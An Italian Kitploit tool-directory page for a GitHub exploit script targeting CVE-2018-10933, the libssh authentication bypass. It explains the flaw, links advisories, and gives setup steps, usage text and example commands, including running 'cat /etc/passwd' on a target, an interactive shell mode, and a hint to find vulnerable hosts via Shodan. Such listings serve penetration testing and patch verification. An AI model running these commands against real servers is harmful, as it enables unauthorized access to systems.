
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2018-10933 — libSSH-Authentication-Bypass | Kitploit
Strumenti/GitHubGitHub/rubikcuv5/cve-2018-10933
Autenticazione e AutorizzazioneAnalisi delle VulnerabilitàExploitRaccolta InformazioniSicurezza di RetePenetration Testing
GitHubrubikcuv5/cve-2018-10933

CVE-2018-10933

libSSH-Authentication-Bypass

Vedi Repository
12304 anni faNon ancora revisionato
Condividi

CVE-2018-10933


Una vulnerabilità è stata trovata nella macchina a stati lato server di libssh prima delle versioni 0.7.6 e 0.8.4. Un client malintenzionato potrebbe creare canali senza prima eseguire l'autenticazione, ottenendo accesso non autorizzato.

ALCUNI DETTAGLI

Il problema deriva dal modo in cui libssh non mantiene lo stato per l'autenticazione e come questo può essere usato per bypassare l'autenticazione. In pratica, pensa alla connessione come a un processo a più passaggi: step1, step2, step3... Poiché libssh non impone l'ordine dei passaggi, puoi praticamente saltare al step3 senza passare per step1 e step2.

È interessante notare che lo stesso problema è stato trovato nella libreria SSH Paramiko in precedenza: CVE-2018-7750.

Documentazione

Exploit-DB : https://www.exploit-db.com/exploits/45638

Information about CVE-2018-10933 by libSSH : https://www.libssh.org/security/advisories/CVE-2018-10933.txt

Bugfix Release by libSSH : https://www.libssh.org/2018/10/16/libssh-0-8-4-and-0-7-6-security-and-bugfix-release/

Configurazione

sudo apt-get install python3

gh repo clone EmmanuelCruzL/CVE-2018-10933

pip3 install -r requirements.txt

python3 main.py

Utilizzo

usage: main.py [-h] [-p PORT] [-log] [-t | -c COMMAND | -i] host

Script for the vulnerabilities CVE-2018-10933

positional arguments:
  host                  the ip or domain address of ssh server

options:
  -h, --help            show this help message and exit
  -p PORT, --port PORT  The port the service ssh, default [22]
  -log, --logfile       Logfile to write conn logs
  -t, --test            check the version of libSSH
  -c COMMAND, --command COMMAND
                        command to execute

  -i, --interactive     open the interactive mode
   

ESEMPI POC

ESEMPIO (verifica se l'host è vulnerabile)

python3 main.py  0.0.0.0 -port 22  -t

ESEMPIO (invia comando tramite argomento)

python3 main.py  0.0.0.0 -p 22  -c "cat /etc/passwd"

ESEMPIO (usando console interattiva semplice)

python3 main.py  0.0.0.0 -p 22  -l


Shodan.io libSSH

[!] can find  devices vulnerables using shodan.io 
-  ( 22 Port is default, other ports like (2222, 3333, 4444) might be including libSSH )
Autori

  • Rubickcuv
Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    732
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    405
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    261
  • 6

    antifox

    antifox-ai/antifox

    Piattaforma multi-agente di penetration testing autonoma basata sull'IA che esegue ricognizione, scoperta della superficie d'attacco, validazione dello sfruttamento e consegna di report supportati da evidenze.

    259

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →